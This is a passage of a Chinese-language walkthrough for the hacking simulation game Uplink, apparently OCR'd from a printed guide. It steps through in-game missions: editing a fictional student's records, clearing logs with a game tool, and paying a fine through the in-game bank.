


图35

选择"search records"（档案查询），让我们输入需要在数据库中查询人的名字，如图36。




图36

把鼠标放到输入框上将需要查询的用户名"Tim Brown"，输入后点"ok"，我们所入侵的大学的服务器自动在数据库中搜索。这时可看到档案中的照片和资料快速的变化，一会的工夫就将"Tim Brown"查询到了，如图37，瞧！这位学生，长的倒



图37

还挺帅的，只是成绩不太好，电子学考了个E级，毕业资格和其它都没有。既然有人给钱我就帮他改一下，在“graduate qualifications”（毕业资格）一栏填入“certified systems engineer”（系统工程师），在“other qualifications”（其它资格）中也填入“certified systems engineer”，然后点“commit”（提交）即可。

按“Esc”退回到登录窗口，在图35中，点“Vies Logs”登录，用“Log Deleter V1.0”清除日志工具，清除你入侵服务器的日志后，点击了“Disconnect”按钮断开连接。

与服务器断开连接后，打开黑客组织给我们的来信，点“reply”（回复）按钮再点“send”（发送）按钮给黑客组织回信，很快黑客组织给我们发来了一封祝贺信，祝贺我们完成了任务，并将钱汇到了我们的帐户上。

看着手中这封充满溢美之词的感谢信和银行账户中多出的2800c钱，我心中特别高兴。虽然当初打算只干一次就不干了，可是看看银行账户中多出的2800c钱，挣的又那么容易，为了挣到更多钱和积累更多经验，忍不住又接受了修改其它几个人的档案资料的任务，不过后面的任务并不难，无非是将学生的名次和等级改一下，造出了几个工程师，很快就将所有的任务圆满的完成了，当然我的级别又提高了一级。

十、艰难的第5关

然后我们就可以过5级的关了（不知道为什么没有看到第4级），可是第5关并不像前面的关那样容易了，不知到什么原因增加跳板后追踪时间变化不明显，时间总是不够用的。

瞧！刚开始过关就被抓住，第一次给了一次警告信，如图38，黑客组织警告我们，说对最近的工作不满意，有可能降低我们的级别，黑客组织不能忍受失败！第二次又失手了，这次我收到的不是警告信了，而是罚款单，如图39，让我去交纳1000c罚款，并告诉我们：开户行是“MAF industries international bank”（MAF国际工业银行）、IP地址为607.627.773.746、账号是6850323，并且必须在2010年4月2日前交纳，否则可能被关押。看看现在的日期已经是2010年3月25日，赶紧去吧！




图38




图39

我们先登录前面介绍过的“Uplink International Bank”（在线银行），登录后如图40，在此我们可以建立和管理账号，点“Create New Account”可以建立新的账户，由于我们已有账户（建立用户时自动建立的），因此点“Manage Existing Account”（管理现有的帐户），出现一登录对话框，如图41。



图40




图41

点登录对话框下面的账号自动登录，然后来到了如图42，在这里我们可以“View Accout ”（察看账目）、“Transfer money”（转账）、“Loans”（贷款），我们现在需要转账，因此点“Transfer money”（转账），出现如图43的窗口，在“Acc no.(fom)”（自己的账号）处输入自己的账号：1373636、在“Bank IP(TO)”处输入607.627.773.746、Acc NO.(TO)(对方账号）处输入685023、Amount（转账金额）处输入1000，然后点“Transfer”（转账）按钮即可转账成功。

